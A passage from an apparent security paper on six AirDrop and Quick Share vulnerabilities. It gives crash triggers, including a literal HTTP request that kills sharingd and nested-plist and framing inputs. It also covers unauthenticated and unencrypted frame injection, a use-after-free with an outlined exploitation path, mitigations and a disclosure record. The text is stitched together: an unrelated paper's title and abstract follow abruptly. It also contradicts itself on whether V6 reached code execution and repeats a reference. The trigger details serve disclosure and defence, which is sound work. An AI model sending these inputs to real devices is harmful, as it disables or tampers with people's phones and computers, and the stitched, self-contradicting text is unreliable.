Root Cause. The HTTP path router in `Sharing.framework` (see `Network+SFAirDropMessage.swift` in Apple's source layout) maps incoming request paths to `SFAirDropMessagePath` enum values via a Swift `switch` statement. Any path that does not match a defined enum value falls into the `default` case, which calls `fatalError("Unhandled Path \(path)")`. Unlike Swift's `assertionFailure` (compiled out in release builds), `fatalError` is unconditionally fatal, so the process traps and is terminated. The vulnerability is therefore a simple, architecture-independent crash: any unauthenticated client that POSTs to an unrecognised URI path forces `sharingd` to abort. The impact is bounded to a denial of service (no attacker-controlled register or memory state at the crash point) and does not require deep protocol knowledge to reach.

Trigger. A single HTTP POST request with any unrecognized URI path and a non-empty body, sent over TLS to port 8770 on the AWDL interface (e.g., `POST /X HTTP/1.1\r\nContent-Length: 1\r\n\r\nA`).

Impact. The crash kills `sharingd`, immediately disabling AirDrop, AirPlay, Handoff, Universal Clipboard, and Continuity Camera. While `launchd` restarts the daemon, an attacker can send crash packets in a loop (approximately one every two seconds) to create a *persistent* denial of service. During active loop attack, 0 out of 6 legitimate AirDrop connection attempts succeeded, all 10 attempts succeeded after stopping the attack.

Affected Versions. Confirmed on macOS 15.7.3, iOS 18.x, macOS 26.3, and iOS 26.3. The vulnerability is *not present* on iOS 16.7.11, which returns HTTP 400 for unknown paths, suggesting the `fatalError` was introduced during a Swift port of the path router.

5.2 V2: Foundation XML Plist Stack Overflow

Root Cause. The `XMLPlistScanner.scanDict()` of `Foundation.framework` uses recursive descent parsing with *no depth limit*. Each recursion level consumes approximately 2,960 bytes of stack (0x60 bytes for register saves plus 0xb30 bytes for locals). On cooperative thread pools (stack size $\sim$512 KB), approximately 180–200 levels of nesting exhaust the stack. The next recursive call attempts to write its prologue (saved registers and locals) into the unmapped *stack guard page*, raising a memory *write* fault that the kernel reports as SIGBUS / `KERN_PROTECTION_FAILURE`. The fault address is fully determined by the recursion (the bottom of the cooperative-pool stack) and is not attacker-controlled; no useful register or memory write primitive is exposed.

Trigger. An HTTP POST to `/Discover` with a $\sim$6 KB XML property list containing $\sim$200 nested `<dict>` elements (a `<dict><key>a</key>...` cascade terminated by matching close tags).

Impact. This vulnerability affects not just `sharingd`, but `Foundation.framework` itself. *Any Apple application* that deserializes untrusted XML property lists via `PropertyListDecoder` or `PropertyListSerialization` is vulnerable. The attack surface spans macOS, iOS, watchOS, tvOS, and visionOS. We reproduced the crash on all three architectures Apple currently ships AirDrop on: **Apple Silicon Mac** (macOS 26.3, ARM64e), **Intel Mac** (macOS 15.7.4, x86_64), and **iPhone with PAC** (iOS 26.3, arm64e). The crash threshold varies slightly with cooperative-thread-pool stack allocation (approximately 200 levels on macOS and 180 on iOS); PAC on arm64e does not change the outcome because the fault originates from the recursive prologue itself rather than a corrupted return pointer. Symbolicated crash logs and reproduction artifacts for each platform are included in the artifact under `crash-notes/report-3-sigbus-xmlplist-recursion/`.

5.3 V3: Network.framework NULL Pointer Dereference

Root Cause. Within `Network.framework`, the HTTP/1.1 connection-setup path `nw_protocol_http1_connect()` contains a NULL-pointer dereference reachable when the framer is forced into an inconsistent state. The crash happens at a fixed offset into a connection structure whose backing object is `nil`, so the faulting address sits in the unmapped low page; the precise struct-member offset shifts between builds but the bug is identical across them.

Trigger. Crafted HTTP requests with one of: (a) `Transfer-Encoding: chunked` with negative chunk sizes (`-1`), (b) duplicate `Content-Length` headers with conflicting values, or (c) `Content-Length` vastly exceeding the actual body size.

Impact. SIGSEGV (`KERN_INVALID_ADDRESS`) on standard systems where the zero page is unmapped. This vulnerability is in `Network.framework`'s HTTP/1.1 parser, potentially affecting other Apple applications that process untrusted HTTP traffic through the system networking stack, though the specific trigger conditions (conflicting framing under concurrent load) may limit practical reachability beyond `sharingd`.

6 Quick Share Vulnerabilities

In addition to AirDrop, we analyzed Quick Share implementations across platforms. On a Samsung Galaxy S23 Ultra running Android 16 (firmware S918BXXS8EZA1, Quick Share v13.8.01.11, GMS 26.05.34), we discovered two vulnerabilities (V4, V5) in the Nearby Connections protocol layer underlying Samsung's Quick Share service. We additionally analyzed Google Quick Share for Windows (version 1.0.2472.1), discovering a critical use-after-free (v6) in the endpoint management subsystem.

6.1 Quick Share Protocol Analysis

To understand the attack surface, we reverse engineered the Quick Share on Samsung Android by combining protobuf definition extraction from the GMS APK, traffic captures between two Samsung devices, and systematic probing of the TCP listener.

Wire Format. Quick Share communicates over TCP using a simple framing protocol: each message is preceded by a 4-byte big-endian length prefix, followed by a Protocol Buffer payload. Application-level messages use the `OfflineFrame` protobuf, which contains a `V1Frame` with a `type` enum field that determines the message category. We identified seven frame types in active use: `CONNECTION_REQUEST` (1), `CONNECTION_RESPONSE` (2), `PAYLOAD_TRANSFER` (3), `BANDWIDTH_UPGRADE` (4), `KEEP_ALIVE` (5), `DISCONNECTION` (6), and `PAIRED_KEY_ENCRYPTION` (7). A `PAIRED_KEY_RESULT` (8) type is also defined in the binary.

UKEY2 Handshake. After the initial `CONNECTION_REQUEST`/`CONNECTION_RESPONSE` exchange registers the endpoint, UKEY2 [21] performs mutual authentication via an Elliptic-Curve Diffie-Hellman (ECDH) key agreement on NIST P-256. The handshake proceeds in three messages using the same 4-byte length-prefix framing but with raw `Ukey2Message` protobufs (not wrapped in `OfflineFrame`): *ClientInit* (client → server, containing a SHA-512 commitment hash of the *ClientFinished* message, a random nonce, and the selected cipher suite), *ServerInit* (server → client, containing the server's ephemeral P-256 public key, a random nonce, and the selected cipher suite), and *ClientFinished* (client → server, revealing the client's ephemeral P-256 public key). This commit-then-reveal scheme prevents an attacker from choosing a public key that is a function of the peer's key. Both parties then derive a shared secret via ECDH and expand it using HKDF-SHA256 with a protocol-specific salt (`D2D_SALT`, 32 bytes, hardcoded in GMS) to produce per-direction session keys for AES-256-CBC encryption and HMAC-SHA256 authentication.

D2D Encryption Layer. After UKEY2 completes, all subsequent frames are expected to use the D2D `SecureMessage` wire format: the plaintext `OfflineFrame` protobuf is encrypted with AES-256-CBC (IV prepended), then an HMAC-SHA256 tag is computed over the ciphertext. The encrypted payload and tag are wrapped in a `SecureMessage` protobuf containing `header_and_body` (the encrypted frame) and `signature` (the HMAC tag). On the receiver side, the `D2DConnectionContext` class is responsible for unwrapping, verifying, and decrypting `SecureMessage` envelopes before passing the plaintext frame to the dispatcher. As we show in V4 and V5, this decryption step is not enforced uniformly. We detail the three discovered vulnerabilities below. Figure 3 shows the intended Quick Share connection flow that V4/V5 violate.

6.2 V4: Pre-Authentication Frame Processing Bypass

Root Cause. The Nearby Connections protocol used by Samsung Quick Share is designed to enforce a strict handshake sequence: a `ConnectionRequest` registers the endpoint, then UKEY2 (ClientInit → ServerInit → ClientFinished) establishes mutual authentication and derives D2D encryption keys. Only after this four-step handshake should




Figure 3: Intended Quick Share connection flow. V4 sends `OfflineFrame`s above the dashed encryption boundary (before UKEY2 finishes), and V5 sends three `OfflineFrame` types in plaintext below the boundary (after UKEY2 finishes), in both cases bypassing the `SecureMessage` envelope.

the server process application-level OfflineFrame messages. However, the `PcpManager` in Google Mobile Services (GMS) begins dispatching OfflineFrame messages to handlers *immediately after Step 1* (ConnectionRequest), without waiting for UKEY2 to complete. An unauthenticated attacker needs only to send a single, fixed-format `ConnectionRequest` protobuf (requiring no secrets), after which the server parses, dispatches, and responds to `KEEP_ALIVE`, `BANDWIDTH_UPGRADE`, and `CONNECTION_RESPONSE` frames, despite never having established an authenticated or encrypted session.

Trigger. The attacker opens a TCP connection to the Quick Share port (53601 in our tests), sends a valid `ConnectionRequest`, and immediately follows it with an OfflineFrame of any of the three affected types. No UKEY2 handshake messages are required. The server responds within milliseconds: for `KEEP_ALIVE`, a 58-byte UKEY2 error message (`"Expected, but did not find ClientInit message type"`) confirming the frame was parsed and dispatched to the UKEY2 state machine; for `BANDWIDTH_UPGRADE` and `CONNECTION_RESPONSE`, similar error responses. We confirmed this at every stage of the connection lifecycle across 5 independent trials each (100% reproduction rate).

Systematic Verification. To characterize the pre-authentication attack surface, we tested frame processing at each stage of the connection lifecycle (5 trials/stage). Without any prior `ConnectionRequest` (CR) all frames are silently dropped (negative control, 5/5); immediately after a single CR—with *no* UKEY2 message exchanged—`KEEP_ALIVE`, `BANDWIDTH_UPGRADE`, and `CONNECTION_RESPONSE` are all dispatched and produce server responses (5/5 each); after CR+ClientInit, `KEEP_ALIVE` is still processed (5/5); after CR+ClientInit+ServerInit, the server transitions to a state that expects only `ClientFinished` and drops non-handshake frames (5/5); after the full handshake all frames are accepted (positive control, 5/5). Stages 1–1c are the key finding—three frame types are dispatched to handlers before any UKEY2 authentication.

Impact. This vulnerability (CWE-287, CWE-306) breaks the fundamental assumption that no application-level interaction occurs before cryptographic authentication: the attacker drives the Quick Share protocol state machine without any authentication; `KEEP_ALIVE` injection prevents connection timeouts; and the dispatcher processes attacker-controlled protobuf content before any integrity check, expanding the pre-authentication surface to frame types designed to be post-authentication only. Combined with V5, this lets a fully unauthenticated attacker inject and have processed all three affected frame types without ever establishing encryption.

6.3 V5: Device-to-Device Encryption Bypass

Root Cause. After the UKEY2 handshake completes and derives AES-256-CBC + HMAC-SHA256 session keys, all subsequent OfflineFrame messages *must* be wrapped in a D2D `SecureMessage` envelope that provides both confidentiality and integrity. However, the frame dispatcher in the `EndpointChannelManager` routes incoming frames based on the `V1Frame.type` field *before* checking whether the frame was received through the D2D decryption pathway. As a result, 3 out of 7 post-handshake OfflineFrame types are processed as raw (unencrypted) protobuf: `CONNECTION_RESPONSE` (type 2), `BANDWIDTH_UPGRADE` (type 4), and `KEEP_ALIVE` (type 5). The remaining 4 types (`PAYLOAD_TRANSFER`, `DISCONNECTION`, `PAIRED_KEY_ENCRYPTION`, `PAIRED_KEY_RESULT`) are correctly rejected when sent without encryption, indicating the encryption check is performed per-handler rather than at the dispatcher level and three handlers simply omit it.

Trigger. The attacker completes a full UKEY2 handshake with the target device over TCP (ConnectionRequest → ClientInit → ServerInit → ClientFinished → ConnectionResponse), deriving D2D encryption keys. The attacker then sends a *raw* OfflineFrame protobuf not wrapped in the mandatory `SecureMessage` for any of the three affected types. The server processes the frame and responds:

- `CONNECTION_RESPONSE`: 104-byte response; the server advances its connection state machine to "accepted," as con-




Figure 4: V5 per-handler encryption enforcement. Four of seven post-handshake `OfflineFrame` types are correctly rejected when unencrypted; the three red types are dispatched and processed even when delivered as a raw, unwrapped protobuf, despite the active D2D session.

firmed by logcat: `"Endpoint [id] has accepted the connection"`.

- `BANDWIDTH_UPGRADE`: 29-byte response containing a `SAFE_TO_CLOSE` event that *echoes back* the attacker-supplied IP address and port number, proving the server parsed attacker-controlled data from the unencrypted frame.
- `KEEP_ALIVE`: 16-byte response with `ack=true`, demonstrating the KeepAlive handler has no encryption check whatsoever.

We confirmed all three bypasses across 5 independent trials with 100% reproduction rate on Samsung Galaxy S23 Ultra running Quick Share v13.8.01.11 with GMS 26.05.34. Figure 4 highlights which post-handshake frame types cross the `SecureMessage` boundary and which do not.

Impact. An on-path attacker on the same Wi-Fi network can inject unencrypted control frames into an active Quick Share session, defeating the D2D encryption layer: unencrypted `CONNECTION_RESPONSE` forces a connection into "accepted" state, potentially bypassing user consent; `KEEP_ALIVE` injection prevents timeouts and keeps sessions alive indefinitely; and unencrypted `BANDWIDTH_UPGRADE` frames cause the server to process attacker-supplied IP/port values, leaking endpoint state.

6.4 v6: Use-After-Free via Endpoint Collision Race Condition

Root Cause. Google Quick Share for Windows (version 1.0.2472.1) manages connected peers through dynamically allocated `EndpointChannel` objects in the Nearby Connections library. We discovered a critical use-after-free (UAF) in the `OnEncryptionFailed` callback, triggered when `EncryptionRunner::StartServer()` in `encryption_runner.cc` fails the UKEY2 handshake. The vulnerability manifests when two connections arrive with *identical endpoint identifiers and nonce values*: a collision handler in `base_pcp_handler.cc` tears down the endpoint (closing both channels and freeing the `EndpointChannel` object), while a concurrent thread pool worker executes the encryption failure callback that still holds a raw pointer to the freed object. The stale pointer is subsequently dereferenced for a vtable virtual function call, causing an `ACCESS_VIOLATION`.

Notably, the source code at `base_pcp_handler.cc` (line 814) contains a developer comment acknowledging a *previous bug* in this exact code path: `"We had a bug here, caused by a race with EncryptionRunner."` The applied fix performs a channel identity comparison (`*endpoint_channel != *pending_connection_info.channel`), but this comparison *itself dereferences the freed pointer* before comparing, creating a new UAF.

Trigger. We developed a multi-phase Python reproducer that rapidly cycles real ECDH handshakes against the Quick Share TCP listener using a *fixed* endpoint identifier (`"FZ"`), causing register/teardown task queue races. The reproducer proceeds through six phases: sequential handshake cycling (30 rounds), concurrent handshake storm (4 threads $\times$ 15), interleaved collision during handshake (30 rounds), heavy sustained cycling (100 handshakes), final storm (6 threads $\times$ 20), and a combined attack phase. The crash typically occurs when the collision handler logs `"cleaned up the collision with endpoint FZ by closing both channels. Our nonces were identical"` while a concurrent worker in `encryption_runner.cc` attempts to invoke a virtual method on the freed `EndpointChannel`. The race window is wide ($\sim$11+ seconds of task queue stall), making reproduction reliable.

Crash Analysis. Under WinDbg with Page Heap enabled, the crash manifests as a vtable dereference on a freed `EndpointChannel`: `mov rcx,[rdi+20h]; mov rax,[rcx]` (read freed vtable); `call [rax+60h]`. The exception occurs at `nearby_share!GetStringFeatureFlagDart+0xaa61e` (file offset `0x0116fb0e`), with `rcx` pointing into a Page-Heap guard page (`MEM_RESERVE` state), confirming the object has been freed. The call stack originates from

ntdll!TppWorkerThread through the Nearby Connections thread pool.

Impact. The crash primitive is a classic vtable-hijack pattern and exploitation is plausible: (i) Control Flow Guard is *disabled* in nearby_share.exe, so no indirect-call target validation is performed; (ii) without Page Heap, the freed slot falls into the normal process heap and can be reclaimed by a subsequent same-size-class allocation; (iii) the attacker controls incoming heap-allocated connection data that could reclaim the freed EndpointChannel; (iv) the wide $\sim$11 s race window provides ample time for heap spraying between free and use. A standard exploitation path is fake-vtable $\rightarrow$ ROP $\rightarrow$ VirtualProtect $\rightarrow$ shellcode (the usual DEP bypass for CFG-disabled binaries). We confirmed the DoS impact but did not develop a full exploit.

Disclosure. We reported V4–V6 through Samsung Mobile Security and the Google Vulnerability Reward Program (VRP). Samsung transferred V4 and V5 to Google after determining that the affected code paths originate in Google's Nearby/Quick Share components shipped to Samsung; those reports are under investigation at the time of writing. Google's security team acknowledged the validity of V6 against Quick Share for Windows version 1.0.2472.1 and awarded a bounty; a CVE identifier is pending assignment. Section 7.5 summarises the full disclosure status.

7 Discussion

7.1 Cross-Platform Comparison

Both protocols expose pre-authentication attack surfaces from wireless proximity (AirDrop's TLS listener accepts any connection; Quick Share's BLE/Wi-Fi-Direct discovery is similarly open) and exhibit insufficient input validation at the application layer—Apple in HTTP path handling and plist parsing, Samsung in pre-authentication frame dispatching and encryption enforcement, Google in endpoint lifecycle management. The designs diverge in encoding (AirDrop's seven-layer HTTP$\rightarrow$bplist$\rightarrow$DVZip$\rightarrow$CPIO stack vs. Quick Share's flatter Protocol Buffers) and in concurrency model (AirDrop serializes via a dispatch semaphore, while Quick Share's multi-threaded endpoint manager admits the V6 use-after-free). Each of V1–V6 instantiates a distinct root-cause class—reachable assertion (V1), unbounded recursion (V2), parser state confusion + NULL deref (V3), missing pre-authentication frame check (V4), missing encryption enforcement (V5), and concurrent endpoint UAF (V6)—suggesting that proximity transfer protocols expose a broad spectrum of bug classes rather than a single dominant failure mode. The recurrence of assertion- and parser-class bugs in Apple's code indicates that defensive patterns suited to application reliability (fatalError) become liabilities in network-facing daemons; in Quick Share, V4 and V5 share a single root cause—authentication and encryption checks delegated to individual frame handlers rather than enforced at the dispatcher.

7.2 Recommended Mitigations

For Apple AirDrop (V1–V3). Replace every fatalError() and force-unwrap reachable from network input with guard let and a graceful error return (V1); enforce a maximum nesting depth in Foundation's XMLPlistScanner (e.g., 64 levels; legitimate AirDrop traffic uses depth ≤ 4) together with a maximum HTTP body size (V2); and validate HTTP framing strictly per RFC 9110 §8.6, rejecting conflicting Content-Length headers, negative chunk sizes, and oversized header values (V3).

For Quick Share (V4–V6). Reject all OfflineFrame types except UKEY2 handshake messages until authentication completes (V4); decrypt and integrity-verify all post-handshake frames at the dispatcher rather than per-handler (V5); and protect both the endpoint map and endpoint objects with a single lock and defer deallocation via reference counting or epoch-based reclamation until all in-flight operations complete (V6).

7.3 Broader Impact

The vulnerabilities affect a substantial device population: Apple reports over 2.2 billion active devices [2] running sharingd, and Google reports over 3 billion active Android devices [8] with Quick Share as the default sharing mechanism on Samsung devices and available system-wide on Android. Since V4 and V5 reside in Samsung's Quick Share service layer, further investigation is needed to determine whether other Android OEMs that integrate Quick Share share the same vulnerable code paths. While proximity limits the attack radius to $\sim$10-30 m, high-density environments (airports, transit, conferences) enable a single attacker to reach hundreds of devices simultaneously.

7.4 Future Work

Promising directions include escalating V3's NULL-pointer dereference to code execution; verifying V4 and V5 on other Android OEMs that integrate Quick Share, exploring LLM-assisted decompilation to reduce the manual binary analysis effort our AirDrop reverse engineering required, fuzzing XNU's IO80211AWDLPeer AWDL driver at the link layer, and formally verifying the state machine in Figure **??** with ProVerif or Tamarin.

7.5 Ethical Considerations and Responsible Disclosure

All testing was performed exclusively on devices we own in an isolated network environment with no bystander devices in wireless range. All six vulnerabilities were reported to the respective vendors through their coordinated disclosure channels:

- **Apple (V1–V3).** Reported to Apple Product Security. All three issues were *acknowledged* and are currently *under fix*; no CVE identifiers have been assigned at the time of writing.
- **Samsung (V4–V5).** Reported to Samsung Mobile Security, who *transferred* the cases to Google after determining that the affected code paths originate in Google's Nearby/Quick Share components shipped to Samsung.
- **Google (V4–V6).** Reported via Google's Vulnerability Reward Program. V6 (the Windows Quick Share use-after-free) was acknowledged and Google awarded a bounty for this report; a CVE identifier for V6 is pending assignment. V4 and V5 remain under investigation.

We released AIRFUZZ, crash reproduction scripts, the Frida auto-accept daemon, protocol documentation, and the seed corpus for WOOT artifact evaluation on Zenodo: `https://zenodo.org/records/20442029`

7.6 Limitations

Our analysis has several limitations: `sharingd` is stripped, so our symbolication relies on export tables, string references, and function boundary heuristics; Frida-based coverage instrumentation may mask or trigger additional race conditions; our Quick Share analysis focused on Samsung Android and Google Windows, other OEMs may differ, and we achieved code execution only once for V6, though V3 to V5 warrant further investigation.

8 Related Work

AWDL and AirDrop Protocol Analysis. Stute et al. [18–20] reverse engineered the AWDL link layer, released the open-source OWL implementation, and demonstrated denial-of-service and man-in-the-middle attacks at the wireless layer. Their work forms the substrate on which the present paper's application-layer analysis builds: where OWL exposed AWDL itself, we focus on the HTTP/binary-plist/DVZip/CPIO stack served over AWDL by `sharingd`. Project Zero's Beer [3] subsequently demonstrated a full iOS zero-click radio-proximity exploit against the AWDL kernel driver, showing that the AWDL surface extends below user space; our V1-V3 add three new pre-authentication bugs on the same wireless reach, but in the user-space sharing daemon and its supporting frameworks.

AirDrop Privacy. Heinrich et al. [17] developed OpenDrop, an open-source AirDrop implementation, and analyzed privacy issues in AirDrop's contact discovery and authentication design, showing that exchanged hash-based contact identifiers can enable leakage of phone numbers and email addresses to nearby adversaries. Public reporting has also discussed how such weaknesses may be abused in practice; for example, Bloomberg news [4] reported claims by Chinese authorities about identifying AirDrop message sources. Martin et al. [15] analyzed privacy properties of Apple's broader Continuity protocol family over BLE, demonstrating identifying and behavioral leakage in related always-on proximity services.

PrivateDrop. Heinrich et al. [11] proposed PrivateDrop, a privacy-preserving mutual authentication design based on Private Set Intersection (PSI) to replace AirDrop's hash-based contact verification. Apple later introduced an "Everyone" receive-mode time limit (first deployed in China with iOS 16.1.1 and then rolled out more broadly) which mitigates some abuse scenarios but does not adopt PSI-style mutual verification [11].

Nearby Connections, Quick Share, and Nearby Share. Antonioli et al. [1] reverse engineered and analyzed Google's *Nearby Connections* framework on Android, uncovering design and implementation weaknesses in proximity-based device-to-device communication. More recently, Yair and Cohen [21] analyzed Google's Quick Share for Windows and reported a remote code execution attack chain (including CVE-2024-38271 and CVE-2024-38272) exploiting file-handling and protocol-frame processing. Complementing these vulnerability-centric analyses, Kleidermacher [13] describes Google's security-driven design considerations for enabling Android Quick Share interoperability with Apple's AirDrop. Our work differs in focus by examining Samsung's extended Android Quick Share implementation and by developing protocol-aware fuzzing tailored to multilayer proximity-transfer stacks.

Mobile Daemon Fuzzing and Zero-Click Surfaces. Protocol-aware fuzzing of mobile system components and always-on daemons has been explored in several contexts. Groß [10] demonstrated remote exploitation of the iPhone via iMessage, highlighting the risk of zero-click attack surfaces in background services. Silvanovich [16] systematically analysed the fully remote attack surface of the iPhone, cataloguing zero-click entry points across system services. Closest to our fuzzing methodology, TOOTHPICKER [12] fuzzed the iOS Bluetooth daemon over the BLE link layer using Frida-based in-process feedback, and FPICKER [14] extends that approach with AFL++-style mutation, Frida `Stalker` coverage, and richer mode support; both target the same class of always-on Apple daemons we analyse, and

we discuss why their Stalker-based coverage fails on current arm64e macOS/iOS (Section 4). Project Zero's binary-instrumentation toolchain, TinyInst and Jackalope [5, 6], was used to fuzz `coreaudiod` on macOS 15 [7]; porting that out-of-process rewriting model to AWDL-attached `sharingd` is left to future work. Our fuzzer therefore borrows the protocol-aware, Frida-based posture of ToothPicker/fpicker while replacing Stalker coverage with hand-selected `Interceptor` hooks at each layer boundary of the AirDrop stack.

9 Conclusion

We presented the first cross-platform security analysis of Apple AirDrop and Android Quick Share, the two dominant proximity file-transfer protocols serving over five billion devices. By reverse engineering AirDrop's seven-layer protocol stack-including the undocumented DVZip compression format and developing the AirFuzz protocol-aware fuzzer, we discovered three pre-authentication vulnerabilities in Apple AirDrop (V1–V3): two zero-click and one post-accept. Through complementary manual security assessment of Android Quick Share, we found three additional vulnerabilities: a pre-authentication frame-processing bypass (V4) and a D2D encryption bypass (V5) in Samsung Quick Share, and a use-after-free in Google Quick Share for Windows (V6). Our findings show that proximity protocols are a *structural* vulnerability class: fatal assertions in network-facing code, missing dispatcher-level authentication and encryption enforcement, and unsynchronized concurrent endpoint management recur across independently developed implementations. All six vulnerabilities have been responsibly disclosed; AirFuzz and all reproduction artifacts released as open source.

References

[1] Daniele Antonioli, Nils Ole Tippenhauer, and Kasper Rasmussen. Nearby threats: Reversing, analyzing, and attacking Google's 'nearby connections' on Android. In *Proceedings of the Network and Distributed System Security Symposium (NDSS)*, 2019.

[2] Apple Inc. Apple reports first quarter results. https://www.apple.com/newsroom/2024/02/apple-reports-first-quarter-results/, February 2024. Includes statement that the installed base of active devices surpassed 2.2 billion. Accessed: 2026-02-25.

[3] Ian Beer. An iOS zero-click radio proximity exploit odyssey. Google Project Zero Blog, December 2020. https://googleprojectzero.blogspot.com/2020/12/an-ios-zero-click-radio-proximity.html. Accessed: 2026-05-13.

[4] Bloomberg. China says cracked Apple's AirDrop to identify message sources. https://www.bloomberg.com/news/articles/2024-01-09/china-says-cracked-apple-s-airdrop-to-identify-message-sources, January 2024. Accessed: 2026-02-25.

[5] Ivan Fratric. TinyInst: A lightweight dynamic instrumentation library. https://github.com/googleprojectzero/TinyInst, 2020.

[6] Ivan Fratric. Jackalope: A binary, coverage-guided fuzzer built on top of TinyInst. https://github.com/googleprojectzero/Jackalope, 2021.

[7] Ivan Fratric. The GASMAN approach: fuzzing coreaudiod on macOS. Google Project Zero blog, 2024. https://googleprojectzero.blogspot.com/.

[8] Google. There are over 3 billion active Android devices. https://www.theverge.com/2021/5/18/22440813/android-devices-active-number-smartphones-google-2021. Accessed: 2026-02-25, May 2021.

[9] Google. Use Quick Share on your Android device. https://support.google.com/android/answer/9286773, 2024. Official documentation describing Quick Share discovery, transfer, and visibility settings. Accessed: 2026-02-26.

[10] Samuel Groß. Remote iPhone exploitation part 1: Poking memory via iMessage and CVE-2019-8641. Google Project Zero Blog, January 2020. https://projectzero.google/2020/01/remote-iphone-exploitation-part-1.html. Accessed: 2026-02-25.

[11] Alexander Heinrich, Matthias Hollick, Thomas Schneider, Milan Stute, and Christian Weinert. PrivateDrop: Practical privacy-preserving authentication for Apple AirDrop. In *Proceedings of the 30th USENIX Security Symposium*. USENIX Association, 2021.

[12] Dennis Heinze, Jiska Classen, and Felix Rohrbach. ToothPicker: Apple picking in the iOS Bluetooth stack. In *Proceedings of the 14th USENIX Workshop on Offensive Technologies (WOOT)*, 2020.

[13] Dave Kleidermacher. Android quick share support for airdrop: A secure approach to cross-platform file sharing. https://security.googleblog.com/2025/11/android-quick-share-support-for-airdrop-security.html, November 2025.

[14] Dennis Maier. fpicker: Frida-based fuzzing suite supporting various modes including AFL++ in-process fuzzing. https://github.com/ttdennis/fpicker, 2021.

[15] Jeremy Martin, Douglas Alpuche, Kristina Bodeman, Lamont Brown, Ellis Fenske, Lucas Foppe, Travis Mayberry, Erik Rye, Brandon Sipes, and Sam Teplov. Handoff all your privacy – a review of Apple's Bluetooth Low Energy continuity protocol. *Proceedings on Privacy Enhancing Technologies*, 2019(4):34–53, 2019.

[16] Natalie Silvanovich. The fully remote attack surface of the iPhone. Google Project Zero Blog (Black Hat USA 2019 talk announcement/material), 2019. https://projectzero.google/2019/08/the-fully-remote-attack-surface-of.html. Accessed: 2026-02-25.

[17] Milan Stute and Alexander Heinrich. OpenDrop: An open-source AirDrop implementation. https://github.com/seemoo-lab/opendrop, 2021. Secure Mobile Networking Lab (SEEMOO), TU Darmstadt. Accessed: 2026-02-25.

[18] Milan Stute, Alexander Heinrich, Jannik Lorenz, and Matthias Hollick. Disrupting continuity of Apple's wireless ecosystem security: New tracking, DoS, and MitM attacks on iOS and macOS through Bluetooth Low Energy, AWDL, and Wi-Fi. In *Proceedings of the 30th USENIX Security Symposium*. USENIX Association, 2021.

[19] Milan Stute, David Kreitschmann, and Matthias Hollick. One billion apples' secret sauce: Recipe for the Apple Wireless Direct Link ad hoc protocol. In *Proceedings of the 24th Annual International Conference on Mobile Computing and Networking (MobiCom)*. ACM, 2018.

[20] Milan Stute, Sashank Narain, Alex Mariotto, Alexander Heinrich, David Kreitschmann, Guevara Noubir, and Matthias Hollick. A billion open interfaces for Eve and Mallory: MitM, DoS, and tracking attacks on iOS and macOS through Apple Wireless Direct Link. In *Proceedings of the 28th USENIX Security Symposium*. USENIX Association, 2019.

[21] Or Yair and Shmuel Cohen. QuickShell: Sharing is caring about an RCE attack chain on quick share. SafeBreach Labs (research write-up and conference materials), 2024. https://www.safebreach.com/blog/rce-attack-chain-on-quick-share/, Accessed: 2026-02-25.

[22] Or Yair and Shmuel Cohen. QuickShell: Sharing is caring about an RCE attack chain on quick share. SafeBreach Labs (research write-up and conference materials), 2024. https://www.safebreach.com/blog/rce-attack-chain-on-quick-share/, Accessed: 2026-02-25.





Exploiting Android Apps with Counterfeit Art

Rokhaya-Diamil Fall
EPFL, Lausanne, Switzerland

Philipp Mao
EPFL, Lausanne, Switzerland

Martin Wagner
Asymmetric Research

Mathias Payer
EPFL, Lausanne, Switzerland

Abstract

Arbitrary file overwrite vulnerabilities are common in Android apps. However, the security impact of such vulnerabilities has so far been highly app-dependent. We present a new, app-agnostic, persistent technique that turns arbitrary file overwrites into code execution by targeting the runtime-generated app image file. This file is used by the Android Runtime to cache a snapshot of the app's classes and is writable within an app's sandbox. By replacing this file with a malicious image, attackers gain code execution when the app restarts.

We describe two exploitation strategies: a local attack that, assuming an ASLR leak, leverages an arbitrary memory write during image decompression to corrupt Android Runtime objects and hijack control flow. More importantly, we demonstrate a remote attack that requires no ASLR leak and instead abuses image relocation logic to inject and execute attacker-controlled Dalvik bytecode.

We demonstrate the practicality of both techniques by exploiting real n-day or 0-day arbitrary file overwrite vulnerabilities on commercial phones. We showcase the local technique with a zero-click privilege escalation chain from an untrusted app to the system user, exploiting an arbitrary file overwrite in the OnePlus backup app. We present the remote technique by exploiting the same file overwrite vulnerability over the network. To further demonstrate the remote technique, we present a new variant of the Pwn2Own24 Galaxy S24 chain, which leveraging our remote technique, now achieves code execution in the privileged platform_app context. We reveal the security impact of arbitrary file overwrite vulnerabilities in Android apps and present memory corruption exploitation in the Android Runtime.

1 Introduction

